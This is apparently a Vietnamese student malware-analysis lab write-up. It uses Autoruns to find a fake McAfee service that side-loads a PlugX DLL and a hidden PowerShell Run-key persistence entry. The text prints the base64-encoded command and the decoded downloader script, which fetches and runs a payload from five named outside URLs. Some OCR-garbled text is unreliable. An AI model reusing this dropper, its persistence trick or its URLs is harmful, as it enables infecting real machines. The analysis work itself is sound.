
Check [Autoruns](#), Các file báo đỏ sau khi qua check thì đều không phải mã độc.

Autoruns - Sysinternals: www.sysinternals.com				
File	Search	Entry	Options	Category
Autoruns Entry	Description	Publisher	Image Path	
Logon				
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				
OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\OneDrive.exe	
UniKey		(Not Verified)	C:\Program Files\UniKey\UniKeyNT.exe	
Zalo	Zalo	(Verified) VNG CORPORATION	C:\Users\Gee\AppData\Local\Programs\Zalo\Zalo.exe	
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run				
SecurityHealth	Windows Defender notification icon	(Not Verified) Microsoft Corpor...	C:\Program Files\Windows Defender\MSASCuiL.exe	
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	
VMware VM3DService Process	VMware SVGA Helper Service	(Verified) VMware, Inc.	C:\Windows\system32\vm3dservice.exe	
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components				
n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Active Setup\Installed Components				
n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	
Explorer				
HKCU\Software\Classes\ShellEx\ContextMenuHandlers				
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers				
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	
HKCU\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers				
FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	
HKLM\Software\Classes\Protocols\Filter				
text/xml	Microsoft Office XML MIME Filter	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\OFFICE16\...	
HKLM\Software\Classes\Protocols\Handler				
ms-help	Microsoft® Help Data Services Modu...	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\Help\xhds.dll	
mso-minsb.16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	
osf.16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	
HKLM\Software\Classes\ShellEx\ContextMenuHandlers				

Tiếp tục tìm kiếm trong list task hiển thị trong autoruns


Services			
HKLM\System\CurrentControlSet\Services			
<input checked="" type="checkbox"/> FoxitReaderUpdateService	Foxit Reader Update Service: Foxit...	(Verified) FOXIT SOFTWARE...	C:\Program Files (x86)\Foxit Software\Foxit Reader...
<input checked="" type="checkbox"/> McAfee	McAfee: McAfee Email Proxy Service	(Verified) McAfee, Inc.	C:\ProgramData\McAfee\McAfee.exe
<input checked="" type="checkbox"/> MozillaMaintenance	Mozilla Maintenance Service: Dich v...	(Verified) Mozilla Corporation	C:\Program Files (x86)\Mozilla Maintenance Service...
<input type="checkbox"/> NetTcpPortSharing	Net.Tcp Port Sharing Service: Provid...	(Verified) Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.303...
<input checked="" type="checkbox"/> Ose64	Office 64 Source Engine: Saves insta...	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared...
<input checked="" type="checkbox"/> Sense	Windows Defender Advanced Threat... Windows Defender Advanced Threat...	(Not Verified) Microsoft Corpor...	C:\Program Files\Windows Defender Advanced Th...
<input checked="" type="checkbox"/> VGAuthService	VMware Alias Manager and Ticket S...	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\VMware...
<input type="checkbox"/> vm3dservice	VMware SVGA Helper Service: Help...	(Verified) VMware, Inc.	C:\Windows\system32\vm3dservice.exe
<input checked="" type="checkbox"/> VMTTools	VMware Tools: Provides support for...	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd...
<input checked="" type="checkbox"/> WdNisSvc	Windows Defender Antivirus Network...	(Verified) Microsoft Corporation	C:\Program Files\Windows Defender\NisSrv.exe
<input checked="" type="checkbox"/> WinDefend	Windows Defender Antivirus Service...	(Verified) Microsoft Corporation	C:\Program Files\Windows Defender\MsMpEng.exe
<input checked="" type="checkbox"/> WMPNetworkSvc	Windows Media Player Network Sha...	(Not Verified) Microsoft Corpor...	C:\Program Files\Windows Media Player\wmpnetw...

Ở đây, ta phát hiện McAfee có path khác thường (McAfee.exe sẽ ở ProgramFiles, còn đường dẫn này nằm trong ProgramData)



[Jump to image](#) tới vị trí của file pe. Thư mục của McAfee trống. Tiến hành config trong

Control Panel\Appearance and Personalization\File explorer options để hiện file ẩn.



trích xuất hash của từng file,

3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe McAfee.exe
021e2269e61dec54aab5df2477a7fc24bc7449944c53634d611e826e343e32f4 McUtil.dll

McAfee.exe

3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe McAfee.exe

Community Score 13

File distributed by VMWare

3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe
mcoemcp.exe

peexe revoked-cert invalid-signature signed legit via-tor overlay direct-cpu-clock-access known-distributor idle

Size 137.28 KB Last Analysis Date 1 month ago EXE

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY 26+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendor	Analysis	Do you want to automate checks?
Tencent	Win32.Trojan.Gen.Amtb	Undetected
AhnLab-V3	Undetected	Undetected
AliCloud	Undetected	Undetected
Anti-AV!	Undetected	Undetected
Avast	Undetected	Undetected
Avira (no cloud)	Undetected	Undetected
BitDefender	Undetected	Undetected
ClamAV	Undetected	Undetected
CrowdStrike Falcon	Undetected	Undetected
Cylance	Undetected	Undetected
DeepInstinct	Undetected	Undetected
Acronis (Static ML)		
Alibaba		
ALYac		
Arcabit		
AVG		
Baidu		
Bkav Pro		
CMC		
CTX		
Cynet		
DrWeb		

McUtil.dll

021e2269e61dec54aab5df2477a7fc24bc7449944c53634d611e826e343e32f4 McUtil.dll

Community Score 36

40/57 security vendors flagged this file as malicious

File distributed by VMWare

021e2269e61dec54aab5df2477a7fc24bc7449944c53634d611e826e343e32f4
pedll

Size 3.00 KB Last Analysis Date 8 years ago DLL

DETECTION DETAILS COMMUNITY 2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendor	Analysis	Do you want to automate checks?	
Ad-Aware	Trojan.Generic.19280402	AegisLab	Backdoor.W32.Gulpix!c
AhnLab-V3	Trojan/Win32.PlugX.C1018034	AIYac	Trojan.Generic.19280402
Arcabit	Trojan.Generic.D1263212	Avast	Win32.Kryptik-PGM [Trj]
AVG	Agent5.SSA	Avira (no cloud)	TR/Regue.3072.7
AVware	Trojan.Win32.Generic!BT	Baidu	Win32.Trojan.WisdomEyes.16070401.950...
BitDefender	Trojan.Generic.19280402	Bkav Pro	W32.Korplug!ATC.Worm
Cyren	W32/Trojan.IPSE-4056	Emsisoft	Trojan.Generic.19280402 (B)
eScan	Trojan.Generic.19280402	ESET-NOD32	A Variant Of Win32/Korplug.CW
Fortinet	W32/Gulpix.API!tr.bdr	GData	Trojan.Generic.19280402
Jiangmin	Backdoor.Gulpix.go	K7AntiVirus	Trojan (004afc591)
K7GW	Trojan (004afc591)	Kaspersky	Backdoor.Win32.Gulpix.aze

→ McAfee.exe khi chạy sẽ load file DLL độc hại.

Persistent: đăng ký giá trị trong registry

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\McAfee

Loại bỏ mã độc

1. Xóa giá trị McAfee trong registry

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services


2. Xóa cả folder McAfee trong ProgramData

Lab09.

Check autoruns quan sát các task khởi động cùng hệ thống.

Logon					
HKCU\Software\Microsoft\Windows\CurrentVersion\Run					Wed Jan 13 10:54:22 202
└ OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\OneDrive.exe	Tue Jan 12 09:28:45 2	
└ UniKey		(Not Verified)	C:\Program Files\UniKey\UniKeyNT.exe	Sat Aug 23 16:24:50 2	
HKLM\Software\Microsoft\Windows\CurrentVersion\Run					Wed Jan 13 14:02:26 202
└ Powershell	Windows PowerShell	(Verified) Microsoft Windows	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	Thu Apr 12 06:35:26 2	
└ SecurityHealth	Windows Defender notification icon	(Not Verified) Microsoft Corpor...	C:\Program Files\Windows Defender\MSASCuiL.exe	Thu Apr 12 06:33:58 2	
└ VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Mon Aug 10 07:46:48 ...	
└ VMware VM3DService Process	VMware SVGA Helper Service	(Verified) VMware, Inc.	C:\Windows\system32\vm3dservice.exe	Mon Aug 10 07:50:24 ...	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell					Thu Apr 12 06:38:44 2018
└ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	Thu Apr 12 06:34:14 2	
HKLM\Software\Microsoft\Active Setup\Installed Components					Thu Apr 12 16:16:26 2018
└ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscores.dll	Thu Apr 12 06:33:56 2	
HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components					Thu Apr 12 16:16:26 2018
└ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	C:\Windows\System32\mscores.dll	Thu Apr 12 06:33:56 2	
Explorer					
HKCU\Software\Classes\ShellEx\ContextMenuHandlers					Tue Jan 12 09:28:51 2021
└ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:47 2	
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers					Tue Jan 12 09:28:51 2021
└ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:47 2	
HKCU\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers					Tue Jan 12 09:28:51 2021
└ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Gee\AppData\Local\Microsoft\OneDrive\20.201.1005.0...	Tue Jan 12 09:28:47 2	
HKLM\Software\Classes\Protocols\Filter					Tue Jan 12 09:56:01 2021
└ txtxml	Microsoft Office XML MIME Filter	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\OFFICE16\...	Fri Jul 31 09:57:12 2015	
HKLM\Software\Classes\Protocols\Handler					Tue Jan 12 09:58:03 2021
└ ms-help	Microsoft® Help Data Services Modu...	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\Help\hxds.dll	Fri Jul 31 09:56:38 2015	
└ mso-minsb.16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	Fri Jul 31 09:57:08 2015	
└ osf16	Microsoft Office 2016 component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\Office16\MSOSB.DLL	Fri Jul 31 09:57:08 2015	
HKLM\Software\Classes\ShellEx\ContextMenuHandlers					Tue Jan 12 11:31:52 2021

Nhin qua, các chương trình báo đỏ đều không phải mã độc. Check kĩ hơn, ta thấy task **Powershell** có chạy command đáng ngờ.



- ExecutionPolicy Bypass bỏ qua tất cả hạn chế về policy khi thực thi file
- WindowStyle Hidden ẩn cửa sổ powershell khi chạy → thoát khỏi sự phát hiện của user.

Nội dung của command này là thực thi file với đường dẫn

C:\ProgramData\Microsoft\install.ps1

Với đường dẫn được cung cấp, phân tích file [install.ps1](#)



[ProgramData](#) là thư mục ẩn, cần config để hệ thống hiện thư mục ẩn để tiến hành phân tích những folder và files trong thư mục này

```
install.ps1 - Notepad
File Edit Format View Help
powershell -w hidden -enco JABFAGEAcQB1AGsAcQBkAHIApQAnAFIAZAbpAGgAeQBoAG8AawByACcAOwAkAFEAbAbpAGQAcwB2AG0AZwB4ACAAPQAgACcANgA5ADcAJwA7ACQA
DUAXwB1AGQAAQ80Af8AaQ80AGUAbQAvADAAnQBsAGQAMAAzADEAOQA3AC8AKgBoAHQAdAbwDoALwAvAG4AYQbhAHYAAQBrAHMAYwBoAG8AbwBsAC4AYwBvAG0ALwBuAGEA
HIAeABjAHIAJwA7AGIAcgB1AGEAawA7ACQAUwBwAGEAcwBrAG0AdwBxAG8APQAnAEUAdgBvAHoAbQB1AHEAbAB1AGkAaABrACcAFQB9AGMAYQBoAGMAaAB7AH0AfQAkAEkAbQBqAGYA
```

Có thể thấy, powershell đang chạy 1 lệnh gì đó đã bị encode. Check loại mã hóa, ta thấy đoạn mã được encode bằng base64.

Decode đoạn mã trên [Base64 Decode and Encode - Online](#)

Decode from Base64 format

Simply enter your data then push the decode button.

JABFAGEAcQBIAGsAcQBkAHIAZBpAGgAeQBoAG8AawByACcAOwAkAFEAbBpAGQAcb2AG0AZwB4ACAAPQAqACCAnGAA5AdcAjwA7ACQAWg BIAGsAcABpAHcAYQBmAGkAzW5AHcAPQAaAEIaegBuAHAAaQbtAHMAZAB6AggAegAnAdSJAjBEAHYygbhAAcgBIAhAZwBtAGUAPQakAGUAbgB2A DoAdQbzAGUAcbgBwAHIAbwBmAkgAbIAcAsJwBcAccAKwAkAFeAbApGQAcb2AG0AZwB4ACsAJwAuAGUAeAbIAccAOwAkAe4eQB2GcAZQB1AG4 AYQbtAHUAdgBpAD0AJwBRAHcAbABIAgWabApGQAcb4AGIAJwA7ACQATQbNAHUAZgBwAHYAYQBzAgssABsAHoAPQAuACgAJwBuACcAKwAnAGUAd wAtAG8AJwArAcCAYgBqAGUAYwB0ACkAQgAG4AZQb0AC4AdwBFAEIAQwBsAGkAZQbUAHQAOwAkAFMAbgBvAHQAdQB6AGoAaQa9AccAaAB0AHQAcA BzADoLwAvAHcAdwB3AC4AYQbAGYAYQBaAGIAZAAuAGMAbwBtAC8AdwBwAC0AYQBkAG0aQBuAC8AawB4ADQAMwAyADQAMwA0AC8AkGboAHQAdA BwAHMAOgAvAC8AaAbiAGYAbwBrAC4AYwBvAG0ALwB3AHAALQbjAG8AbgB0AGUAbgB0AC8ANQB6AHUaegA5AGkAcpAwADAANGAwADYALwAqAgGAdAB0 AHAAOgAvAC8AaQbJAGwAbwB1AGQAzwByAGEAcAb0AGkAywBzAC4AYwBvAG0ALwB3AHAALQbjAG8AbgB0AGUAbgB0AC8AbwAxAGMAdQA3ADYAMgA4A C8AKgBoAHQAdBwDoLwAvAGIAQbJAGsAZQb0AGwAaQbzAHQAYQBkAHYAdABvAHUAcgBzAC4AYwBvAG0ALwBtADUAXwBIAQgAaQb0AF8AaQb0AG UAbQvAqADAAngA2ADAANQbsAGQAMAAzADEAOQA3AC8AKgBoAHQAdBwDoLwAvAG4AYQbAHYAAqBrAHMAYwBvAG8AbwBsAC4AYwBvAG0ALwBuA GEAYQB2AGkAawBzAGMAaAbvAG8AbAAuAGMAbwBtAC8AbwBvAHEAdgBpAdcAYQwAeDyAOAAyC8AJwAuACIAuWQbAeWYABJAHQAlgAoAccAkgAnAC kAOwAkAFoAdwBIAGMAcAbSAGMAbQBoAG4AegB1AGMApQAnAE8AzgByAGgB2AGIAzvBvAGMAbwAnAdSAzgBvAHIAZQbHAGMAaAAoACQUuwBpAHg
 ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set. Detected: UTF-16LE
 Decode each line separately (useful for when you have multiple entries).
 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE Decodes your data into the area below.

```
$Eaqekqdr='Rdihyhokr';$Qlidsvmgx = '697';$Zekpiwafiyw='Bznpimsdzhz';$Dvbaprexgme=$env:userprofile+'\'+$Qlidsvmgx+'.exe'$Nyvgeunamuvic='Qwlelligoxb';$Mg upvaskh1z=(.'n'+ew-o+'bject') net.wEBClient;$Snotuzji='https://www.arfajbd.com/wp-admin/kx432434/'https://hefok.com/wp-content/5zuz9ir00606/'http://icloudgraphi cs.com/wp-content/01cu7628/'http://bucketlistadvtours.com/m5_edit_item/066051d03197/http://naavikschool.com/ooqvita0682/.SPL'!t("")$Zwec plcmhnzuc='Ofrhvbgoco';foreach($Sixenfhuvxlow in $Snotuzji){try{$Mgupvaskh1z.'d'0wN'!oad'FILE'($Sixenfhuvxlow,$Dvbaprexgme);$Hjyeuxoehr='Fejjikctrjft';if ((.('G'+e'+t-Item') $Dvbaprexgme).'L'E'NGTH' -ge 26474) {[Diagnostics.Process]::'St' ArT'($Dvbaprexgme);$Pqabbqfpvzeu='Nlkwrxxcr';break;$Spaskmwqo='Evozm uqleihk'}catch{}$Imjfroiwtypw='Mhewqwhphs'
```

Copy to clipboard

Ta có được Scripts sau:

```
$Eaqekqdr='Rdihyhokr';$Qlidsvmgx = '697';$Zekpiwafiyw='Bznpimsdzhz';$Dv
```

Phân tích bằng PS-Decode.

```
PS C:\Users\Administrator> PSDecode C:\Users\Administrator\Downloads\Install.ps1
#####
# Layer 1 #####
$Eaqekqdr='Rdihyhokr';$Qlidsvmgx = '697';$Zekpiwafiyw='Bznpimsdzhz';$Dvbaprexgme=$env:userprofile+'\'+$Qlidsvmgx+'.exe'$Nyvgeunamuvic='Qwlelligoxb';$Mg upvaskh1z=(.'n'+ew-o+'bject') net.wEBClient;$Snotuzji='https://www.arfajbd.com/wp-admin/kx432434/'https://hefok.com/wp-content/5zuz9ir00606/'http://icloudgraphi cs.com/wp-content/01cu7628/'http://bucketlistadvtours.com/m5_edit_item/066051d03197/http://naavikschool.com/ooqvita0682/.SPL'!t("")$Zwec plcmhnzuc='Ofrhvbgoco';foreach($Sixenfhuvxlow in $Snotuzji){try{$Mgupvaskh1z.'d'0wN'!oad'FILE'($Sixenfhuvxlow,$Dvbaprexgme);$Hjyeuxoehr='Fejjikctrjft';if ((.('G'+e'+t-Item') $Dvbaprexgme).'L'E'NGTH' -ge 26474) {[Diagnostics.Process]::'St' ArT'($Dvbaprexgme);$Pqabbqfpvzeu='Nlkwrxxcr';break;$Spaskmwqo='Evozmuqleihk'}catch{}$Imjfroiwtypw='Mhewqwhphs'

#####
# Actions #####
1. [System.Net.WebClient]::DownloadFile("https://www.arfajbd.com/wp-admin/kx432434/" --> Save To: C:\Users\Administrator\697.exe
2. [System.Net.WebClient]::DownloadFile("https://hefok.com/wp-content/5zuz9ir00606/" --> Save To: C:\Users\Administrator\697.exe
3. [System.Net.WebClient]::DownloadFile("http://icloudgraphics.com/wp-content/01cu7628/" --> Save To: C:\Users\Administrator\697.exe
4. [Get-Item] Returning length of 100000 for: C:\Users\Administrator\697.exe
5. [Get-Item] Download From: https://www.arfajbd.com/wp-admin/kx432434/ --> Save To: C:\Users\Administrator\697.exe
6. [Get-Item] Returning length of 100000 for: C:\Users\Administrator\697.exe
7. [System.Net.WebClient]::DownloadFile("http://bucketlistadvtours.com/m5_edit_item/066051d03197/" --> Save To: C:\Users\Administrator\697.exe
8. [Get-Item] Returning length of 100000 for: C:\Users\Administrator\697.exe
9. [System.Net.WebClient]::DownloadFile("http://naavikschool.com/ooqvita0682/" --> Save To: C:\Users\Administrator\697.exe
10. [Get-Item] Returning length of 100000 for: C:\Users\Administrator\697.exe
PS C:\Users\Administrator>
```

Sơ qua về hành vi của đoạn mã:

```
#####
##### Actions #####
1. [System.Net.WebClient.DownloadFile] Download From: https://www.arfajbd.co
2. [Get-Item.length] Returning length of 100000 for: C:\Users\Administrator\697.e
3. [System.Net.WebClient.DownloadFile] Download From: https://hefok.com/wp-
4. [Get-Item.length] Returning length of 100000 for: C:\Users\Administrator\697.e
5. [System.Net.WebClient.DownloadFile] Download From: http://icloudgraphics.c
6. [Get-Item.length] Returning length of 100000 for: C:\Users\Administrator\697.e
7. [System.Net.WebClient.DownloadFile] Download From: http://bucketlistadvtou
8. [Get-Item.length] Returning length of 100000 for: C:\Users\Administrator\697.e
9. [System.Net.WebClient.DownloadFile] Download From: http://naavikschool.co
10. [Get-Item.length] Returning length of 100000 for: C:\Users\Administrator\697.
```

Nội dung: mã độc này lần lượt tải nội dung từ 5 url khác nhau và lưu vào

`C:\Users\Administrator\697.exe`. Mã độc sẽ ghi đè nội dung các file được tải vào file `697.exe` đồng thời các file đều trả về `length of 100000` tương đương `file size` 100 KB. Qua đó tránh được sự phát hiện.

Tuy nhiên, do môi trường không có kết nối mạng nên không có gì được tải về cả.

```
Command Prompt
Volume in drive C has no label.
Volume Serial Number is B652-D3C3

Directory of C:\Users\Gee

01/12/2021  09:23 AM    <DIR>          AppData
01/12/2021  09:23 AM    <JUNCTION>    Application Data [C:\Users\Gee\AppData\Roaming]
01/12/2021  09:23 AM    <JUNCTION>    Cookies [C:\Users\Gee\AppData\Local\Microsoft\Windows\INetCookies]
01/12/2021  09:23 AM    <JUNCTION>    Local Settings [C:\Users\Gee\AppData\Local]
01/12/2021  09:29 AM    <DIR>          MicrosoftEdgeBackups
01/12/2021  09:23 AM    <JUNCTION>    My Documents [C:\Users\Gee\Documents]
01/12/2021  09:23 AM    <JUNCTION>    NetHood [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\Network Shortcuts]
01/13/2021  02:07 PM    1,310,720 NTUSER.DAT
01/12/2021  09:23 AM      57,344 ntuser.dat.LOG1
01/12/2021  09:23 AM      378,880 ntuser.dat.LOG2
01/12/2021  09:24 AM      65,536 NTUSER.DAT{8ebe95f7-3dc8-11e8-a9d9-7cfe90913f50}.TM.blf
01/12/2021  09:24 AM      524,288 NTUSER.DAT{8ebe95f7-3dc8-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000001.
regtrans-ms
01/12/2021  09:24 AM      524,288 NTUSER.DAT{8ebe95f7-3dc8-11e8-a9d9-7cfe90913f50}.TMContainer00000000000000000002.
regtrans-ms
01/12/2021  09:23 AM      20 ntuser.ini
01/12/2021  09:23 AM    <JUNCTION>    PrintHood [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\Printer Shortcuts]
01/12/2021  09:23 AM    <JUNCTION>    Recent [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\Recent]
01/12/2021  09:23 AM    <JUNCTION>    SendTo [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\SendTo]
01/12/2021  09:23 AM    <JUNCTION>    Start Menu [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\Start Menu]
01/12/2021  09:23 AM    <JUNCTION>    Templates [C:\Users\Gee\AppData\Roaming\Microsoft\Windows\Templates]

               7 File(s)   2,861,076 bytes
              12 Dir(s)  15,964,565,504 bytes free

C:\Users\Gee>
```

Kỹ thuật persistent: Ghi lệnh powershell vào Registry

